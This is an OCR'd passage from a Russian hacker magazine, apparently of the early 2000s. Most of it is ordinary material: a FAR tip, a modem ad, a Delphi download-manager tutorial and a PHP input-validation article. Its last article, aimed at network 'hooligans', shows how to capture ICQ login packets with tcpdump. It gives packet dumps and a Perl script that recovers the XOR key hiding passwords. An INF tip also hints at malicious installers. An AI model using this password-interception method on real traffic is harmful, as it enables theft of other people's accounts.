Как известно FAR расшифровывается как File and ARchive manager (обрати внимание на слово «archive»). Но у многих FAR не настроен на корректную работу с архивами. Для того чтобы это исправить, надо в папку, где установлен Far (\Program Files\Far), поместить файлы архиваторов, например: pkzip.exe, pkunzip.exe, Rar.exe, ARJ, lha... После этого ты сможешь работать с архивами действительно как с папками. Кстати, файл Rar.exe лучше брать из папки с установленным WinRAR'ом (там он той же версии, что и сам WinRAR). И не забывай про Shift+Enter в FAR - это, так сказать, запуск файла или папки (на котором/которой нажали эти кнопки) средствами Windows, т.е. папка откроется Обозревателем, а консольное приложение запустится в новом окне.

Данил
www.625.ru



Модемы серии
OMNI 56K
Модем•Факс•Автоответчик•АОН
EDITORS' CHOICE
V.92/V.44 - максимальная скорость доступа в Интернет
Надежность связи на любых линиях
Легкость установки – простота в обращении
Возможность обновления микропрограммы
ИНТЕРНЕТ С РЕКОРДНОЙ СКОРОСТЬЮ
гарантия 3 года
OMNI 56K PRO
OMNI 56K DUO
OMNI 56K NEO
OMNI 56K UNO
OMNI 56K PCI
товар сертифицирован
ZyXEL
www.omni.ru

Лозовский Александр (klouniz@mail.ru)

Delphi для качков

Любому человеку, мало-мальски знакомому с интернетом, известны такие программы-качалки, как GetRight, Reget и Flashget. Их расплодилось великое множество, все они занимают первые места в рейтингах и продаются за немалые деньги. FlashGet, например, постоянно требует от меня заплатить буржую $29.99 за дальнейшее использование его программы. Все это, конечно, понятно, хочется денег, да побольше... Но разве русский человек может заплатить такую сумму? :) Так что давай сегодня напишем свой Reget, и ты сможешь демонстрировать всем знакомым девушкам свою физиономию в about программы :).

Лозовский Александр (klouniz@mail.ru)

Реквизит

Он нам понадобится. Прошли те времена, когда все делалось в два диалога и одну строчку кода. Нам придется писать программу с использованием функций библиотеки WinInet.dll и заголовочного файла, соответственно, WinInet.Pas. Сразу пропиши его в uses, а то потом забудешь и начнешь тыкаться, искать свою ошибку. Так вот, давай для начала попробуем разобраться с самыми необходимыми функциями, а с остальными ты разберешься сам на msdn.microsoft.com (полный линк давать не буду, т.к. он ОЧЕНЬ большой). Посмотри там следующие функции: InternetDial, InternetGoOnline или InternetCrackUrl (думаю, эта функция тебя должна заинтересовать :)). Но вернемся к реальности. У нас на повестке дня следующие функции:

1) function InternetOpen(lpszAgent: PChar; dwAccessType: DWORD;
lpszProxyName, lpszProxyBypass: PChar; dwFlags: DWORD): HINTERNET; stdcall;

Она открывает интернет-сессию для приложения. Вот какие у нее аргументы:

lpszAgent - имя программы. Серьезные люди пишут application.exename, а старики - ParamStr(0). На самом деле это не так важно, программа все равно будет работать.
dwAccessType - способ соединения. Вот его типы:
PRE_CONFIG_INTERNET_ACCESS - как в реестре.
INTERNET_OPEN_TYPE_PRECONFIG_WITH_NO_AUTOPROXY - не юзать internet setup file.
GATEWAY_INTERNET_ACCESS - через шлюз.
CERN_PROXY_INTERNET_ACCESS - через прокси.
lpszProxyName - имя прокси.
lpszProxyBypass - кому не надо использовать проксю.
dwFlags - режим работы. Если ставить INTERNET_FLAG_ASYNC, то будет асинхронный. В данном случае это только дополнительный напряг, поэтому ставь 0.

2) function InternetOpenUrl(hInet: HINTERNET; lpszUrl: PChar;
lpszHeaders: PChar; dwHeadersLength: DWORD; dwFlags: DWORD;
dwContext: DWORD): HINTERNET; stdcall;

Это функция открывает заданный УРЛ! :) Ее описание:

hInet - переменная типа HINTERNET. Ее значение возвращает функция InternetOpen.
lpszUrl - собственно сам УРЛ.
lpszHeaders - дополнительные строки в HTTP запросе. Нам они не нужны.
dwHeadersLength - их длина.
dwFlags - их тут больше 10 значений. Вот самое нужное:
INTERNET_FLAG_EXISTING_CONNECT - не создавать для объекта нового соединения.
dwContext - пиши 0.

3) function InternetReadFile(hFile: HINTERNET; lpBuffer: Pointer;
dwNumberOfBytesToRead: DWORD; var lpdwNumberOfBytesRead: DWORD): BOOL; stdcall;

InternetReadFile читает удаленный файл. Если ты знаком со старой доброй ReadFile (или _lRead), то поймешь сам, а это для тех, кто не знает:
hFile - сюда ты подставляешь значение из предыдущей функции (можно и FtpOpenFile, если тебе это ближе).
lpBuffer - буфер, через него мы будем читать файл. Как ты должен помнить, буфер - это массив. Таким образом, файл читается кусками, равными размеру этого массива, а у нас он объемом 1024 байта, т.е. один килобайт.
dwNumberOfBytesToRead - какое количество байт необходимо прочесть. Он должен быть равен размеру нашего массива, т.е. 1024.
lpdwNumberOfBytesRead - сколько же действительно байт прочитано.

Если все отлично, то функция возвращает true, иначе - false.

4) function InternetSetFilePointer(hFile: HINTERNET;
lDistanceToMove: Longint; pReserved: Pointer;
dwMoveMethod, dwContext: DWORD): DWORD; stdcall;

Для незнакомых с SetFilePointer поясню. Эта функция сдвигает позицию чтения файла на заданное число байт. Т.е. если тебе надо прочитать файл не с начала, а с отметки 1000 байт, то пользуйся InternetSetFilePointer. Вот ее параметры:

hFile - этот параметр уже рассматривался.
lDistanceToMove - на какое количество байт смещать указатель.
pReserved - оставлено до лучших времен, а само значение должно быть равно нулю.
dwMoveMethod - откуда делать смещение:
FILE_BEGIN - с начала.
FILE_END - с конца :).
FILE_CURRENT - с текущей позиции.
dwContext - должно быть нулем.

Как ты уже догадался, эта функция и будет обеспечивать нам докачку. Если коннект прервется на отметке 1.2 Мб, то мы сможем вернуться на нужную нам позицию. При успешном возврате функция вернет значение в 1.2 Мб. Но учти, если сервак не поддерживает докачки, то файл придется читать с самого начала.

5) function InternetQueryDataAvailable(hFile: HINTERNET; var lpdwNumberOfBytesAvailable: DWORD;
dwFlags, dwContext: DWORD): BOOL; stdcall;

Она выясняет объем доступных данных, т.е. размер запрашиваемого файла. Пояснения:
hFile - переменная типа HINTERNET. Уже рассматривалась выше.
lpdwNumberOfBytesAvailable - доступные байты.
dwFlags - ставь в 0.
dwContext- здесь также установи 0.


6) function InternetCloseHandle(hInet: HINTERNET): BOOL; stdcall;

В InternetCloseHandle нет ничего сложного. Эта функция просто закрывает интернет-сессию.

Все. С разбором функций мы закончили. Их тебе хватит для написания примитивного гетрайта :). А если ты ознакомишься с MSDN'овскими доками и поймешь работу потоков... Тогда я буду ждать 80% скидки на твой VasyaExtraGet за 9.99$:). Так что закрывай журнальчик, попей пивка, и садись кодить. Главное, не убей правильное настроение. Если его пока нет, не расстраивайся, будем писать вместе :).

ИНТЕРФЕЙС

Кидай на форму два TEdit, четыре TLabel, SaveDialog и 4 Кнопки. Постарайся расположить это добро как на рис.1:




Форма в зачаточном состоянии

Первые 3 кнопки обзови (параметр "caption"): "Загрузить", "Отмена" и "Выход", а на четвертой поставь 3 точки. Label'ы будут называться так:

label1: "Откуда качать?"
label2: "А куда сохранять?"
label3: "Размер файла:"
label4: "0"

В общем, постарайся соответствовать рисунку 2. На нем все предельно ясно, так что перейдем к самому процессу кодинга.



Форма в зрелом состоянии

КОДИНГ

Для начала добавь в раздел public объявление переменной NADO: boolean; (она нужна для прерывания загрузки), создай событие OnClick для 4-й кнопки и впиши туда такой код:

```
IF SaveDialog1.Execute then Edit2.Text:= SaveDialog1.FileName;
```


Этот код добавлен, чтобы не вводить путь вручную. Теперь посмотри на код в блок-врезке. Попытайся понять содержимое этого листинга. Понял? Не понял? :) В общем, набей его в свой проект.

Логика работы программы такая. Сначала мы проверяем наличие заданного файла. Если его нет, то качаем с нуля, если же он существует, то за начальную позицию для докачки берем размер локального файла и подставляем это значение в InternetSetFilePointer. Что мы и делаем. Затем циклически читаем по 1024 байта от интернет-файла, пока не скачаем его целиком. Это и будет конец загрузки. Хотя, на случай ручного прерывания, впиши в OnClick для 2-й кнопки такой код:
NADO:= FALSE

Все остальное ясно и по комментариям, поэтому я протестирую эту программу и перейду к заключению.

5 МИНУТ - ПОЛЕТ НОРМАЛЬНЫЙ

Я запустил закачку файла, но в середине процесса у меня подло прервалась связь (случайно задел момед ногой, он упал со стола и выдернулся из сети), за что я и словил известное тебе сообщение. Подняв модем и восстановив коннект, я запустил докачку и успешно слил файл. Заметь, с весьма неплохой скоростью, а все это благодаря компании майкрософт и нашим с тобой прямым ручкам.



Даунлоад комплит!

ЗАКЛЮЧЕНИЕ

Программа получилась очень простой, и в твоих руках возможность довести ее до нужного уровня: убрать цикл в отдельный поток, а иначе будет тормозить интерфейс, добавить различные прогрессбары и прочую приятную лабуду (][об этом писал не раз). Исходники, как всегда, можешь взять на сайте www.cydsoft.com/vr-online - не будем нарушать традицию. На этом все. Удачи тебе и до новых встреч в эфире.

Листинг TForm1.BitBtn1Click

```
procedure TForm1.BitBtn1Click(Sender: TObject);
var F: File;
   ResumePos,BufferLen,SumSize: DWORD;
   hSession, hURL: HInternet;
   Buffer: array[1..1024] of Byte;
   err: boolean;

begin
SumSize:=0; ResumePos:=0;  //Инициализируемся
AssignFile (F,Edit2.Text);  //Свяжемся с файлом
IF FileExists (Edit2.Text) then //Есть ли на диске этот файл
 begin
  Reset(f,1); //Ах, есть? Откроем!
  ResumePos:=FileSize(F); //Откуда докачать
  Seek(F, FileSize(F)); //А писать будем в конец
 end else ReWrite(f,1);  //А раз нет, так создадим

NADO:= TRUE; //Надо качать...
//Открыли сессию
hSession:= InternetOpen('X-Kachalka',PRE_CONFIG_INTERNET_ACCESS,nil,nil,0);
//И наш УРЛ
hURL := InternetOpenURL(hSession,PChar(Edit1.Text),nil,0,0,0);
//Сколько там наш файл весит?
InternetQueryDataAvailable(hURL, SumSize,0,0);
label4.Caption:= IntToStr (SumSize); //Сообщим об этом
if ResumePos>0 then //Если докачиваем,
 begin
 InternetSetFilePointer(hURL,ResumePos,nil,0,0); //То сместимся
 end;

REPEAT //Качаем
 err:= InternetReadFile(hURL, @Buffer,SizeOf(Buffer),BufferLen); //Читаем буфер
 IF err= false then //Ошибка чтения
 begin
 ShowMessage ('Произошел облом :('); //Сообщим и выходим
 exit;
 end;
 BlockWrite(f, Buffer, BufferLen); //Пишем в файл
 Application.Processmessages;
UNTIL (BufferLen= 0) Or (NADO= FALSE); //Качаем, пока не все или надо
ShowMessage ('Успешно загружено!');
end;
```

SLASHDOT? НА PHP - ХАЛЯВА! #2

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru) http://nikitos.inc.ru

НОВОСТНОЙ ДВИЖОК

Выражайся регулярно!

В предыдущем номере я начал рассказывать о создании собственного автоматизированного новостного портала. Напомню, тогда мы описали целый ряд узкоспециализированных функций, которые планировалось использовать непосредственно в создаваемой системе. Сегодня же речь пойдет о концепции построения подобных информационных систем. Также мы затронем тему регулярных выражений и их использования для защиты скриптов от злоумышленников. Это один из важнейших аспектов веб-программирования, и в нем тебе предстоит разобраться.

Никита «Nikitos» Кислицин (nikitoz@real.xakep.ru) http://nikitos.inc.ru

Концепт

Итак, есть модульный файл, в котором описан целый ряд высокоуровневых функций. Фактически, это кубики, элементы конструктора "Лего". Из них требуется собрать единое целое, представляющее некоторую важность для сборщика :). Код скрипта строится следующим образом: в зависимости от передаваемого сценарию параметра вызываются те или иные функции. Комбинируя их некоторым образом, мы получаем очень наглядный сценарий. Он компактный, удобочитаемый и, что немаловажно, эффективный в плане ресурсов. Дело в том, что модульная организация приложений (любых, неважно на каком языке они написаны) позволяет довольно сильно экономить память. Так, например, при вызове сценария с сотней используемых переменных, все они разом инициализируются. Если же существенная их часть используются в блоках, вызываемых лишь по мере необходимости, то и памяти будет расходоваться меньше, поскольку переменные создаются лишь при вызове функции и уничтожаются при ее завершении. Конечно, в небольших сценариях это не так важно, однако при написании действительно крупных проектов, рассчитанных на большую нагрузку, этим пренебрегать нельзя. Экономия ресурсов может быть очень и очень существенной. Возвращаясь к описываемому случаю, следует заметить, что, хоть жесткой необходимости в таком подходе нет, организовывать свои приложения таким образом - замечательная привычка, которая в будущем, если ты, конечно, будешь заниматься программированием, поможет сэкономить тебе кучу времени и нервов. А обе эти неосязаемые субстанции, как известно, имеют свойство уходить безвозвратно.

Система в работе


Рассмотрим этот прием более подробно на примере: допишем наш маленький slashdot. Есть скрипт index.php, если ему не передано значение переменной $do (это определяющий действия сценария параметр), то он показывает строчку навигации по разделам и последние добавленные публикации. Так и пишем: <? If(!isset($do)) { navigation(); showposts(); }?>. Коротко и ясно - в стиле php :). Напомню, что в описании функции showposts для каждого из параметров предусмотрены значения по умолчанию, которые в данном случае нас полностью удовлетворяют. Этот код выводит краткую информацию о последних 20 постингах, создавая для каждого из них ссылки "[more...]", имеющие следующий вид: <a href='?do=read&pid=$res[pid]'>. Легко заметить, что при нажатии на такой линк, скрипту будут переданы параметры do=read и pid=номер_публикации. Подразумевается, что для $do="read" предусмотрена функция просмотра статьи $pid: <? If($do=="read") {showpost($pid); showcomments($pid); addcommentform($pid);}?>

Функция addcommentform($pid) создает html-форму для отправки комментария к публикации, в скрытом поле которой параметр $do определяется как "addcomment". Код для этого состояния не заставляет себя долго ждать: <? If($do=="addcomment") {addcomment($aname, $aemail, $comment, $pid);}?>. Все принимаемые функцией параметры получаются из формы, $pid - из ее скрытого поля.

Совсем забыл про строку навигации, выводимую функцией navigation()! Название каждой рубрики представляет собой ссылку, при нажатии на которую пользователю будут показаны публикации по определенной тематике. Параметр do в этом случае имеет значение view, а идентификатор рубрики называется cat. Обработчик этого состояния переменной $do имеет следующий вид: <? If($do=="view") { showposts($cat,,)} ?>. Следует отметить, что в этом случае при вызове функции showposts переопределяется лишь один параметр, значения остальных остаются дефолтными. Все, мы дописали юзерскую часть интерфейса.

Необычные юзеры

Ничего не забыли? Верно, кое-что забыли. Забыли, что среди обычных пользователей встречаются пользователи необычные, любознательные и злонамеренные. Проблема заключается в том, что система наша никак не защищена от их деяний. Самый простой и действенный ключ к решению этой проблемы - отсеивание входных параметров, определяемых либо напрямую, либо косвенно пользователем.



Результат доверительной настройки интерпретатора и использование дырявой версии php :)

Помни: никогда нельзя доверять пользователю. Если пользователь может что-то сделать, то он обязательно это сделает! Но нет необходимости часами ломать голову над тем, через какие же дыры и каким образом злоумышленник может навредить системе. Куда проще не пускать к обработке данные, имеющие заведомо неверный формат. Так, например, номер статьи может состоять только из цифр, причем их должно быть разумное количество. Для сравнения строк с заданным шаблоном в PHP реализованы функции unix'овых регулярных выражений. Это, надо заметить, чрезвычайно гибкая технология, используемая уже несколько лет. Регулярное выражение является шаблоном, описывающим природу и структуру искомой строки. Функция ereg(regexp, string) возвращает логическое true, если строка string соответствует шаблону regexp. Очевидно, что основной задачей будет составление этого самого шаблона. Он собирается из конкретных символов, диапазонов значений и специальных знаков, накладывающих дополнительные ограничения на структуру строки. Диапазон символов берется в квадратные скобки. Например [a-z] обозначает любую латинскую букву нижнего регистра, а [0-9] эквивалентно любой цифре. Несколько конкретных символов могут перечисляться без всякого разделителя также внутри []. Ставя ^ перед искомой строкой и $ в ее конце, программист указывает, что строка обязательно должна начинаться и заканчиваться указанными символами. Можно также накладывать ограничения на количество указанных знаков, ставя после перечисления символов пару чисел формата {x, y}, определяющих, соответственно, минимальное и максимальное количество знаков в строке.



Отличная книга по регулярным выражением. Впрочем, O'Reilly плохих книг не выпускает


Примеры. ^x{2,3}$ соответствует "xx" и "xxx", .{2} - любому удвоенному символу, а ^[a-zA-Z0-9]{1,40}@[a-zA-Z0-9]{3,30}.[a-zA-Z0-9\.]{2,40}$ задает e-mail. До знака "@" стоит не более 40 латинских знаков или цифр. После "@" и до "." не более 30 аналогичных символов. После первой точки допускается наличие не более сорока символьных знаков, не исключается также и наличие точек. Это необходимо, если, например, e-mail юзера функционирует на домене третьего уровня.

Теперь ты можешь написать ряд функций для проверки валидности получаемых от пользователя параметров. Обрабатывать некорректные в синтаксическом смысле данные опасно. Прежде чем скармливать какую-либо информацию функции, взаимодействующей с базой данных, обязательно надо проверять каждый параметр, для чего очень удобно пользоваться описанными блоками. Например, процедура проверки валидности адреса электронной почты:


```
function isemail($email)
        {
if(ereg("^[a-zA-Z0-9]{1,40}@[a-zA-Z0-9]{3,30}.[a-zA-Z0-9\.]{2,40}$", $email))
                { return true; } else {return false;}
        }
```

По аналогии работают и остальные функции, надеюсь, ты их запросто напишешь.

Административный интерфейс



Введен неверный пароль



Форма аутентификации администратора

Административный интерфейс создается таким же образом. Описывается ряд функций (авторизация, просмотр списка статей, добавление/удаление/редактирование публикации и т.д.) и по аналогии с приведенным примером из них собирается единый блок. Стоит лишь заметить, что для административного интерфейса проблемы безопасности также актуальны. Так что уж, по крайней мере, функцию авторизации пользователя надо писать как следует. Удачи. Забрать конечную версию системы можно как всегда с моего сайта, либо с диска. Если что-то не получается, пиши, постараюсь помочь.



TIPS&TRICKS

Средствами виндов можно сделать инсталлятор. Есть такие файлы INF. Запускаются они строчкой "C:\WIN98\rundll.exe setupx.dll,InstallHinfSection DefaultInstall 132". Файло разбито на секции. [DestinationDirs] – диры, куда и откуда копировать/удалять. Тут все легко. Потом в любой секции в начале пишешь: AddReg=mazafaka.addreg - добавить в реестр, DelReg=mazafaka.delreg – удалить, CopyFiles=mazafaka.copyfiles - копирить файло, DelFiles=mazafaka.delfiles – удалить. Еще есть очень много секций: UpdateIni,RemoveBackUp и т. д. Места не хватит описывать. Загляни в %windir%\inf\, там почитаешь, что написали другие! Изучай все Методом_Тыка, и у тебя все получится.

Зы. Можно из этого сделать "свинью". ;)

Спиридонов Стас aka V4nD4LL
v4nd4ll@samtel.ru



Константин Клягин http://konst.org.ua

Перехват ICQ паролей

Стряпаем снифер на коленке

Из достоверных источников поступила информация о том, что всеми любимая аська имеет довольно дырявую схему аутентификации и подключения к серверу. В отличие от других программ для быстрого общения, таких как MSN (.NET) Messenger и Yahoo! Messenger, использующих алгоритм MD5 для проверки пароля по контрольным суммам, в ICQ пароли передаются чуть ли не в открытую. Чему это учит молодых хулиганствующих сетевых маньяков? Ответ прост: пользуясь тем, что логин-информация передается при каждом подключении к центральному серваку, можно написать снифер, занимающийся автоматическим "выкусыванием" пароля из сетевого трафика. Об этом и пойдет сегодняшний разговор.

Константин Клягин http://konst.org.ua

Чтобы достичь нашей цели, будет вполне достаточно разобрать логин-пакет. Логично предположить, что только он и содержит нужное нам поле - пароль. Чтобы расшифровать структуру такого пакета, наряду с каким-нибудь ICQ-клиентом нам понадобится снифер. Конечно, для этих целей есть масса навороченных инструментов, с такой же неслабой процедурой инсталляции и мануалом на пару сотен страниц. Нам это не подходит. Зачем? Ведь для данной задачи сгодится самый что ни на есть стандартный, бытовой tcpdump. Утилита эта входит почти в каждый дистрибутив Linux и имеет достаточное количество всевозможных параметров, управляющих ее поведением.

Снифим ICQ-пакеты

Итак, имеется: роутер под каким-нибудь юниксом (у меня Linux) и виндовая машина с ICQ. Впрочем, совсем не обязательно иметь два разных компа. Настоящие сетевые хулиганы по достоинству оценили VMWare - фактически эмулятор компьютера, на котором "в окошке" можно запустить практически любую ОС. Так вот, здесь имеется инсталляция Linux, в ней запущен VMWare с Windows 98. Обе системы общаются по виртуальной TCP/IP сети, да и весь трафик проходит через Linux - как раз то, что нужно. Запускаем tcpdump из-под root:

```
# tcpdump -X -s 65535 -i any -l 'dst host login.icq.com && src host vasya.ournet.int' | less
```

Все это значит, что снифер будет выводить пакеты целиком (-s 65535 - максимальная длина), вместе с дампом hex (-X). Чтобы не заморачиваться, сетевой интерфейс - любой (-i any). Последний параметр - логическое выражение, определяющее фильтр для отображаемых пакетов. В нашем случае оно означает "показывать трафик, предназначенный машине login.icq.com, идущий от vasya.ournet.int". Последнее - имя машины с Windows. Можно поставить не хост, а просто IP-адрес. При незнании всего этого и полной уверенности в том, что никаких ICQ-клиентов в Сети больше нет, часть аргументов после "&&" можно опустить. С помощью "| less" (или "| more") будем смотреть вывод. Что же мы увидим?

```
12:37:11.598962   vasya.ournet.int.1057   >   ibucp-vip-m.blue.aol.com.5190:   S
19249:619249(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)

0x0000   4500 0030 e600 4000 8006 9db6 c0a8 ae02     E..0..@.........
0x0010   400c c859 0421 1446 0009 72f1 0000 0000     @..Y.!.F..r.....
0x0020   7002 2000 60ad 0000 0204 05b4 0101 0402     p...`..........

12:37:11.978903 vasya.ournet.int.1057 > ibucp-vip-m.blue.aol.com.5190: . ack
3835389642 win 9520 (DF)

0x0000   4500 0028 e700 4000 8006 9cbe c0a8 ae02     E..(..@.........
0x0010   400c c859 0421 1446 0009 72f2 e49b 66ca     @..Y.!.F..r...f.
0x0020   5010 2530 3ccb 0000 0000 0000 0000          P.%0<.........

12:37:12.242904 vasya.ournet.int.1057 > ibucp-vip-m.blue.aol.com.5190: P 0:138(138)
ack 11 win 9510 (DF)

0x0000   4500 00b2 e800 4000 8006 9b34 c0a8 ae02     E.....@....4....
0x0010   400c c859 0421 1446 0009 72f2 e49b 66d4     @..Y.!.F..r...f.
0x0020   5018 2526 f4f1 0000 2a01 6bd0 0084 0000     P.%&....*.k.....
0x0030   0001 0001 0009 3235 3139 3832 3637 3800       ......251982678.
0x0040   0200 068b 5ef9 f50b b500 0300 3349 4351     ....^.......3ICQ
0x0050   2049 6e63 2e20 2d20 5072 6f64 7563 7420     .Inc..-.Product.
0x0060   6f66 2049 4351 2028 544d 292e 3230 3030     of.ICQ.(TM).2000
0x0070   622e 342e 3630 2e31 2e33 3237 382e 3835      b.4.60.1.3278.85
0x0080   0016 0002 010a 0017 0002 0004 0018 0002       ................
0x0090   003c 0019 0002 0001 001a 0002 0cce 0014       .<.............
0x00a0   0004 0000 0055 000f 0002 656e 000e 0002      .....U....en....
0x00b0   7573                                  us
```

Итак, внимание! Последний блок данных содержит UIN (251982678) в виде обычного текста. На руку нам играет тот факт, что внутри логин-пакета находится и уникальная сигнатура - " .. Product of ICQ (TM) ..". По этой сигнатуре мы сможем отлавливать пакеты в автоматическом режиме. Но где же пароль?

Отключим настройку для запоминания пароля в "аське". Идем в ICQ -> Security & Privacy -> Password и убираем галочку с "Save password". Нажимаем "Save", вводим верный пароль - программа зачем-то его спрашивает при изменении настроек. После чего пытаемся залогиниться с разными неправильными паролями, не забывая наблюдать за трафиком.

Вот пакет с паролем "abcd":

```
0x0000   4500 00b0 fc00 4000 8006 adf6 c0a8 ae02     E.....@.........
0x0010   400c a199 0424 1446 0011 b946 0d8a 9483       @....$.F...F....
0x0020   5018 2526 9df2 0000 2a01 72b3 0082 0000      P.%&....*.r.....
0x0030   0001 0001 0009 3235 3139 3832 3637 3800       ......251982678.
0x0040   0200 0492 44e2 a000 0300 3349 4351 2049      ....D.....3ICQ.I
0x0050   6e63 2e20 2d20 5072 6f64 7563 7420 6f66     nc..-.Product.of
0x0060   2049 4351 2028 544d 292e 3230 3030 622e       .ICQ.(TM).2000b.
0x0070   342e 3630 2e31 2e33 3237 382e 3835 0016       4.60.1.3278.85..
0x0080   0002 010a 0017 0002 0004 0018 0002 003c       ..............<
0x0090   0019 0002 0001 001a 0002 0cce 0014 0004       ................
0x00a0   0000 0055 000f 0002 656e 000e 0002 7573      ...U....en....us
```

А вот - "123":

```
0x0000   4500 0028 0601 4000 8006 7dbe c0a8 ae02      E..(..@...}.....
0x0010   400c c859 0427 1446 001b 367c 4530 25e8      @..Y.'.F..6|E0%.
0x0000   4500 00af 0701 4000 8006 7c37 c0a8 ae02     E.....@...|7....
0x0010   400c c859 0427 1446 001b 367c 4530 25f2      @..Y.'.F..6|E0%.
```

```
0x0020  5018 2526 11d0 0000 2a01 7aa9 0081 0000    P.%&....*.z.....
0x0030  0001 0001 0009 3235 3139 3832 3637 3800    ......251982678.
0x0040  0200 03c2 14b2 0003 0033 4943 5120 496e    .........3ICQ.In
0x0050  632e 202d 2050 726f 6475 6374 206f 6620    c..-.Product.of.
0x0060  4943 5120 2854 4d29 2e32 3030 3062 2e34    ICQ.(TM).2000b.4
0x0070  2e36 302e 312e 3332 3738 2e38 3500 1600    .60.1.3278.85...
0x0080  0201 0a00 1700 0200 0400 1800 0200 3c00    .............<.
0x0090  1900 0200 0100 1a00 020c ce00 1400 0400    ................
0x00a0  0000 5500 0f00 0265 6e00 0e00 0275 73      ..U....en....us
```

За исключением мелких различий в начале пакета, основная изменяющаяся часть следует за номером клиента (UIN). К тому же, только она имеет различную длину в собранных примерах для разных паролей. Смотрим внимательнее на соответствующие куски:

```
0x0030  0001 0001 0009 3235 3139 3832 3637 3800    ......251982678.
0x0040  0200 068b 5ef9 f50b b500 0300 3349 4351    ....^.......3ICQ

0x0030  0001 0001 0009 3235 3139 3832 3637 3800    ......251982678.
0x0040  0200 0492 44e2 a000 0300 3349 4351 2049    ....D.....3ICQ.I

0x0030  0001 0001 0009 3235 3139 3832 3637 3800    ......251982678.
0x0040  0200 03c2 14b2 0003 0033 4943 5120 496e    .........3ICQ.In
```

Строке с номером UIN предшествует ее длина - девятка. Заканчивается строка нулем. Верится, что пароль выглядит точно так же. И действительно - правильный его вариант - "xxx123" имеет длину 6 байт, что мы и видим в первом примере. Четверка во втором равна длине строки "abcd", а в блоке из последнего примера фигурирует тройка, потому что тогда мы пытались войти с паролем "123". Наблюдаемая картина называется защитой "от дурака". Пароль передается в "слегка" зашифрованном виде, дабы его не было видно просто так с помощью снифера. Есть информация, что применяемый метод - банальный xor (исключающее "или"). Следует проверить, так ли это на самом деле.

Проверка на тип шифрования

Вспомним, что исключающее "или" - полностью обратимая операция (читай об этом статью "Криптография в C++" в этом же номере), поэтому, если "a xor b = c", то "a xor c = b" и "c xor b = a". Порядок параметров тоже не имеет значения (a xor b = b xor a). Шифровать таким способом пароли - то еще извращение, поскольку он приводится практически в любом детском учебнике криптографии как самый простой пример.

XOR имеется в любом языке, но раз уж мы работаем в UNIX и не хотим морочить себе голову компиляцией, линковкой и прочими ненужными на данный момент операциями, выберем оптимальный набор инструментов. Возьмем Perl и напишем на нем небольшую программку. Она будет выяснять число xor для символа в каждой позиции из примера с самым длинным паролем и пытаться с его помощью расшифровать остальные два.

```
#!/usr/bin/perl

$pass1 = "\x8b\x5e\xf9\xf5\x0b\xb5";
$rightpass1 = "xxx123";

$pass2 = "\x92\x44\xe2\xa0";
$rightpass2 = "";

$pass3 = "\xc2\x14\xb2";
$rightpass3 = "";

$xorseq = "";

for($i = 0; $i < length($pass1); $i++) {
   $n = ord(substr($pass1, $i, 1)) ^ ord(substr($rightpass1, $i, 1));
   $xorseq .= chr($n);

   if(length($rightpass2) < length($pass2)) {
        $rightpass2 .= chr(ord(substr($pass2, $i, 1)) ^ $n);
   }

   if(length($rightpass3) < length($pass3)) {
        $rightpass3 .= chr(ord(substr($pass3, $i, 1)) ^ $n);
   }
}

print "rightpass2 = $rightpass2\n";
print "rightpass3 = $rightpass3\n";

print "xor sequence: ";
for($i = 0; $i < length($xorseq); $i++) {
   printf "\\x%x", ord(substr($xorseq, $i, 1));
}
print "\n";
```

ПЕРЕХВАТ ICQ ПАРОЛЕЙ

 Константин Клягин http://konst.org.ua

